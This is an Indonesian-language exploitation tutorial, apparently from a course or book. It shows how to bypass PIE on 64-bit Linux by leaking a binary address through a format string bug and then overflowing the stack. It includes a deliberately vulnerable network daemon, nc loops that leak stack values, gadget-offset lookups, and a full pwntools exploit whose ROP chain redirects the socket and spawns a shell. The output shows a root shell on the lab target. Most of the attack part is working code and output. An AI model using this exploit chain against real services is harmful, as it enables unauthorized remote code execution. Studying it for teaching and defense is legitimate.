4.4.2. Teknik untuk bypass PIE di linux 64 bit

1. Bypass pie dengan Information leak via format string

Melakukan eksploitasi pada program (daemon) Linux 64-bit yang memiliki proteksi **PIE (Position Independent Executable)** menggunakan kombinasi **Format String** dan **Stack Overflow** adalah teknik tingkat lanjut dalam eksploitasi binari.

Berikut adalah langkah-langkah sistematis untuk memahami dan mengeksekusi teknik tersebut.

Apa itu PIE?

PIE adalah fitur keamanan yang memuat seluruh binari (termasuk kode .text) ke alamat acak di memori setiap kali dijalankan.

- Tanpa PIE, alamat fungsi seperti main atau system bersifat statis.
- Dengan PIE, Anda tidak tahu di mana fungsi atau gadget ROP berada sebelum program berjalan.

Solusinya: Kita membutuhkan **Memory Leak** untuk menghitung "Base Address" dari binari tersebut.

Tahap 1: Memory Leak via Format String

Kerentanan **Format String** (seperti printf(user_input)) memungkinkan kita membaca data dari stack. Di Linux x86_64, argumen fungsi dilewatkan melalui register (RDI, RSI, RDX, RCX, R8, R9) baru kemudian ke stack.

Cara Mendapatkan Alamat

1. **Cari Pointer Binari:** Gunakan payload seperti %p %p %p... untuk melihat isi stack. Carilah alamat yang mirip dengan alamat instruksi (biasanya dimulai dengan 0x55 atau 0x56 pada kernel modern).
2. Hitung Base Address: Jika Anda menemukan alamat bocor (leaked address) pada offset tertentu, rumusnya adalah:

   Base Address Elf = Leaked Address - Static Offset

Tahap 2: Menghitung Alamat Gadget dan Library

Setelah mendapatkan **Base Address**, semua alamat fungsi di dalam binari sekarang bisa diprediksi secara akurat:

- **Alamat Fungsi:** Base Elf + Offset Fungsi
- **ROP Gadget:** Base Elf + Offset Gadget (pop rdi; ret, dll)

Tahap 3: Stack Overflow (The Payload)

Setelah mendapatkan alamat-alamat penting, kita memanfaatkan kerentanan kedua yaitu **Stack Overflow**. Tujuannya adalah menimpa **Top of the Stack (yang nantinya akan dijadikan return address saat ret)** dengan rangkaian **ROP (Return Oriented Programming) Chain** untuk kemudian mendapatkan bind shell di mesin target.

Pada contoh kali ini mesin target menggunakan lubuntu 24.04.3 dengan alamat ip 192.168.56.102, sementara mesin penyerang adalah kali linux dengan alamat ip 192.168.56.1.

Sebelum mulai, pastikan di /etc/dnsmasq.conf terdapat baris ini :

address=/victim/192.168.56.102

Selanjutnya jalankan dnsmasq : sudo systemctl start dnsmasq

Selanjutnya edit /etc/resolv.conf , isikan :

nameserver 127.0.0.1

Jika sudah benar maka :

$ host victim
victim has address 192.168.56.102

Langkah 1. Persiapan di komputer lokal

Pada kesempatan kali ini, kita akan melakukan exploitasi di komputer lokal dulu (kali linux), setelah berhasil baru serangan kita luncurkan ke mesin target.

Berikut ini source code daemon vulnerable yang berjalan di lubuntu 24.04.3 :

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <signal.h>
#include <sys/wait.h>
#include <errno.h>
#include <string.h>
```

```
#include <unistd.h>
#include <sys/socket.h>

void sigchld_handler(int s) {
   int saved_errno = errno;
   while(waitpid(-1, NULL, WNOHANG) > 0);
   errno = saved_errno;
}

void print_date(int client_sock) {
   char *bin = "/bin/sh";
   char *date_cmd = "date";
   char *args[] = {bin, "-c", date_cmd, NULL};
   char *env[] = {NULL};

   pid_t pid = fork();

   if (pid == 0) { // Proses Anak
      dup2(client_sock, STDOUT_FILENO);
      dup2(client_sock, STDERR_FILENO);

      if (execve(bin, args, env) == -1) {
         perror("date failed");
      }
   }
}

void handle_client(int client_sock) {
   char buffer[64];
   char input[512];
   int c;
   int n = recv(client_sock, input, sizeof(input) - 1, 0);
   if (n > 0) {
      input[n] = '\0';
      dprintf(client_sock, "Server Echo: ");
      dprintf(client_sock, input);
      dprintf(client_sock, "\n");
      memcpy(buffer, input, n);
      printf("Received: %s\n", buffer);
      if (strstr(buffer, "date")) {
         print_date(client_sock);
      }
      else if (strstr(buffer, "sleep")) {
         c = getchar();
         putchar(c);
      }
      else if (strstr(buffer, "nothing")) {
         __asm__("pop %rdi; ret");
         __asm__("pop %rsi; ret");
```

```
            __asm__("ret");
            system("echo 'do nothing'");
        }

    }
}

int main(int argc, char **argv) {
    int server_fd, client_sock;
    struct sockaddr_in server_addr;
    struct sigaction sa;
    sa.sa_handler = sigchld_handler;
    sigemptyset(&sa.sa_mask);
    sa.sa_flags = SA_RESTART;
    if (sigaction(SIGCHLD, &sa, NULL) == -1) {
        perror("sigaction");
        exit(1);
    }

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    int opt = 1;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt, sizeof(opt));
    server_addr.sin_family = AF_INET;
    server_addr.sin_addr.s_addr = INADDR_ANY;
    server_addr.sin_port = htons(8888);

    bind(server_fd, (struct sockaddr *)&server_addr, sizeof(server_addr));
    listen(server_fd, 5);
    printf("Listening on port 8888...\n");
    while (1) {
        client_sock = accept(server_fd, NULL, NULL);
        if (fork() == 0) {
            close(server_fd);
            handle_client(client_sock);
            exit(0);
        }
        close(client_sock);
    }
    return 0;
}
```

Program di atas terkena bug format string dan stack overflow, bug format string terjadi pada baris ini :
dprintf(client_sock, input);

Bug stack overflow terjadi pada baris ini :
memcpy(buffer, input, n);

Di mesin lubuntu 24, simpan dengan nama vuln.c lalu compile :

gcc -o vuln vuln.c -fno-stack-protector

Sebelum mencoba ke target lubuntu 24.04.3 kita akan mencoba eksploitasi dulu di lokal, jika berhasil kita tinggal mengedit kode exploit untuk diluncurkan ke host victim.

Agar pembuatan eksploitasi reliable, kita harus mengetahui sistem operasi target yang akan dieksploit. Tujuanya adalah agar kita tahu versi libc yang digunakan.

Selain itu kita juga harus memiliki file biner yang sama dengan file biner yang vulnerable pada server target.

Misal server target menggunakan lubuntu 24 dan nginx 1.3.9 maka untuk pembangunan eksploit yang reliable pada komputer yang digunakan untuk exploit development, kita membutuhkan libc.so.6 dan ld.so dengan versi yang sama dengan server target dan kita juga harus memiliki binary nginx dengan versi yang sama dengan versi yang sama dengan di server target, jika tidak memiliki binary daemon dengan versi yang sama minimal kita harus memiliki source code aplikasi yang vulner tersebut untuk kita compile di lokal kemudian kita patch dengan patchelf.

Kenapa ld.so (Linker) harus sama? libc.so.6 tidak bisa berjalan sendirian. Ia membutuhkan **Dynamic Linker** (biasanya bernama ld-linux-x86-64.so.2 di 64-bit) untuk memetakan *library* ke dalam memori. Jika Anda menjalankan libc versi 2.31 menggunakan ld versi 2.35 dari sistem asli Anda, kemungkinan besar program akan langsung **Segmentation Fault** sebelum mencapai fungsi main.

Agar eksploitasi menjadi reliable kita harus memiliki binary elf daemon vulner yang sama dengan mesin target. Pada contoh kali ini saya sudah mengcompile dan mendownload binary elf vuln dari mesin ubuntu 24. Jika memungkinkan, gunakan sistem operasi yang sama persis seperti target saat pengembangan exploit agar reliable.

Agar program berkelakuan sama dengan saat dijalankan di target lubuntu 24.04.3 , saya sudah mendownload libc.so.6 dan ld-linux-x86-64.so.2 dari mesin lubuntu 24.04.3.

Download binary vuln dari mesin lubuntu 24 ke kali linux !

Selanjutnya kita jalankan patchelf :

```
chmod +x *
patchelf --set-interpreter ./ld-linux-x86-64.so.2 ./vuln
patchelf --set-rpath . ./vuln
```

Selanjutnya baru jalankan vuln :

./vuln

Langkah 2. Menemukan offset format string

Pada linux 64 bit biasanya elf binary akan mulai dimuat di memori mulai rentang alamat memori 0x55 atau 0x56, oleh karena itu kita akan mencoba menggunakan teknik format string untuk menemukan offset format string yang tepat yang kira kira merupakan range alamat memori elf binary.

Kita coba eksekusi perintah ini:

for i in {1..40}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done

Hasilnya tidak ditemukan

Kita coba pada offset-offset selanjutnya :

for i in {41..80}; do echo -n "Offset $i: "; echo "LEAK %$i\$p" | nc 127.0.0.1 8888; done

Hasilnya :

Pada offset ke 45 ditemukan pola yang menarik :

Offset 45: Server Echo: LEAK 0x558b8e006d00

Kemungkinan alamat memori **0x558b8e006d00** ini merupakan range salah satu alamat memori di mana elf binary dimuat di memory, kita dapatkan pada offset format string 45.

Langkah 3. Menghitung offset statis

Untuk menghitung offset statis, kita akan melihat dulu /proc/pid/maps dari proses elf yang sedang berjalan.

ps aux | grep vuln

Misal hasilnya :

robohax 66039 0.0 0.0 2696 1552 pts/3 S+ 08:47 0:00 ./vuln

maka :

sudo cat /proc/66039/maps

Hasilnya :

Alamat base elf vuln dimuat di memori adalah : 0x558b8e003000

Untuk mendapatkan offset statis, kita kurangi alamat memori hasil leak dengan alamat base elf.

Offset statis = alamat leak – alamat base elf

Offset statis = 0x558b8e006d00 - 0x558b8e003000

Buka rapidtables:

https://www.rapidtables.com/calc/math/hex-calculator.html

Masukkan perhitunganya, didapat: 0x3D00

Jadi offset statis yang didapat berdasarkan alamat memori yang dileak dengan format string adalah 0x3D00.

Langkah 4. Mendapatkan offset offset – offset untuk meracik rop payload di dalam elf vuln

Selanjutnya kita akan mencari offset offset yang dibutuhkan untuk meracik payload kita.

Payload kita nanti adalah payload bind shell dengan memanfaatkan socket klien yang sedang tercipta, kurang lebih susunan payload adalah seperti ini :

1. dup2(4, 0) - Redirect STDIN

2. dup2(4, 1) - Redirect STDOUT

3. ret padding

4. system(“/bin/sh”)

Berikut ini perintah untuk mendapatkan offset offset tersebut dari binary vuln :

objdump -d vuln | grep "system" -----> 0x1230
strings -a -t x vuln | grep "/bin/sh" --------> 0x2004
ROPgadget --binary vuln | grep "pop rdi ; ret" -------> 0x167e
ROPgadget --binary vuln | grep "pop rsi ; ret" -------> 0x1680
objdump -d vuln | grep "dup2" ------> 0x1250
ROPgadget --binary vuln | grep ": ret$" | head -n 5 ----------> 0x101a

Langkah 5. Kode exploit lengkap dengan python

Berikut ini kode exploit lengkap dengan python:

```
#!/usr/bin/env python3
from pwn import *

context.arch = 'amd64'
target_host = 'localhost'
target_port = 8888

def pwn():
    elf_base = 0
```


```
    try:
        io_leak = remote(target_host, target_port)
        io_leak.send(b"%45$p")
        io_leak.recvuntil(b"Server Echo: ")
        leak_data = io_leak.recvline().strip().decode()
        leaked_addr = int(leak_data, 16)
        elf_base = leaked_addr - 0x3D00
        print(f"[+] Elf Base: {hex(elf_base)}")
        io_leak.close()
    except Exception as e:
        print(f"[-] Failed to Leak: {e}")
        return

    pop_rdi = elf_base + 0x167e
    pop_rsi = elf_base + 0x1680
    dup2_addr = elf_base + 0x1250
    system_addr = elf_base + 0x1230
    bin_sh_addr = elf_base + 0x2004
    ret_align = elf_base + 0x101a
    fd = 4

    rop = b""
    # dup2(4, 0) - Redirect STDIN
    rop += p64(pop_rdi) + p64(fd)
    rop += p64(pop_rsi) + p64(0)
    rop += p64(dup2_addr)

    # dup2(4, 1) - Redirect STDOUT
    rop += p64(pop_rdi) + p64(fd)
    rop += p64(pop_rsi) + p64(1)
    rop += p64(dup2_addr)

    # system("/bin/sh")
    rop += p64(ret_align)
    rop += p64(pop_rdi) + p64(bin_sh_addr)
    rop += p64(system_addr)
    # Berdasarkan disassembly GDB: lea -0x50(%rbp), %rax
    padding = b"A" * 80
    saved_rbp = b"B" * 8
    # Gabungkan semua. Tambahkan padding
    payload = padding + saved_rbp + rop + b"C" * 32
    print(f"[*] Menyerang {target_host}...")
    io_exp = remote(target_host, target_port)
    io_exp.send(payload)
    time.sleep(1)
    io_exp.interactive()

if __name__ == "__main__":
    pwn()
```

Simpan dengan nama exploit.py lalu chmod dan jalankan :

chmod +x exploit.py

./exploit.py

Hasilnya:



Exploit sukses mendapatkan bind shell di komputer lokal (kali linux)

Langkah 6. Menjalankan exploit remote untuk mesin target

Setelah menguji coba di komputer lokal, tahap selanjutnya adalah menguji apakah exploit bisa berhasil pada mesin remote.

Pada baris target_host ubah jadi victim :

target_host = 'victim'

Simpan dengan nama exploit2.py lalu chmod dan jalankan

chmod +x exploit2.py

./exploit2.py

dan hasilnya :

```
┌──(robohax㉿robohax-20bws2ng00)-[~/…/part4/4/pie/leak]
└─$ ./exploit2.py
[+] Opening connection to victim on port 8888: Done
[+] Elf Base: 0x625ec6aa6000
[*] Closed connection to victim port 8888
[*] Menyerang victim...
[+] Opening connection to victim on port 8888: Done
[*] Switching to interactive mode
Server Echo: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
$ id
uid=0(root) gid=0(root) groups=0(root)
$ uname -a
Linux robohax-virtualbox 6.14.0-27-generic #27~24.04.1-Ubuntu SMP PREEMPT_DYNA
$ whoami
root
$ 
```